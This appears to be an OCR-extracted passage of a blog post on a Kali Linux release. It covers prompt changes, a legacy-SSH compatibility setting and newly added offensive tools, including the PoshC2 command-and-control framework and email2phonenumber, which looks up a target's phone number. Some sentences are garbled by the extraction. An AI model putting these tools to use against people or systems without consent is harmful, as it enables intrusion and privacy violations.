
2. Changes To Root Shell Prompt

With this release, the skull in the root prompt has been replaced with a simple symbol which I ca-.

n't type here. been made to have a consistent look too.




```
┌──(root💀kali)-[~]
└─# 
```




```
┌──(root㉿kali)-[~]
└─# 
```

3. SSH Compatibility To Kali - Tweaks

Another new setting has been added to the kali-tweaks Hardening section. Apart from OpenSSL and Samba, now it will have setting for Kali's SSH client for Wide Compatibility. This allows old algorithms and ciphers of SSH. This will make finding old SSH servers simple without needing any additional options thus increasing potential attack surface for pen testers. Here is what the Hardening screen looks like currently:



```
                                    Main Menu

Hardening               Configure the system for extra security
Metapackages            Install specific subsets of tools for particular needs
Network Repositories    Configure network repositories for APT sources
Shell & Prompt          Configure the shell and command prompt
Virtualization          Additional configurations for Virtual Machines




                  <Select>                                    <Quit>
```



```
Hardening Settings

In Wide Compatibility mode, old protocols and ciphers are enabled,
allowing access to legacy services. Uncheck to prefer Strong Security.
[*] OpenSSL
[*] Samba client
[ ] SSH client

            <Apply>                                   <Back>
```

4. New Tools Added

What is a new release of Kali without new tools. Here is a list of new tools added in this release.

1. dnsx - Fast and multi-purpose DNS toolkit allow to run multiple DNS queries


2. email2phonenumber - An OSINT tool to obtain a target's phone number just by having his email address

3. naabu - A fast port scanner with a focus on reliability and simplicity

4. nuclei - Targeted scanning based on templates

5. PoshC2 - A proxy aware C2 framework with post-exploitation and lateral movement

6. proxify - Swiss Army knife Proxy tool for HTTP/HTTPS traffic capture, manipulation, and replay on the go



```
┌──(kali㉿kali)-[~]
└─$ kali-tweaks

┌──(kali㉿kali)-[~]
└─$ email2phonenumber
Command 'email2phonenumber' not found, but can be installed with:
sudo apt install email2phonenumber
Do you want to install it? (N/y)
```


> "APT41 can quickly adapt their initial access techniques by re-compromising an environment through a different vector, or by rapidly operationalizing a fresh vulnerability."
> - Mandiant on APT41 hacking Group

5. VMWare i3 Improved

In the earlier releases of Kali, if you were using Kali as a guest VM with the i3 desktop environment (kali-desktop-i3), you had to enable VMware's host-guest features (e.g. drag 'n' drop, copy/paste) manually. With this release, it should work out of the box.

6. Refreshed Browser Landing Page

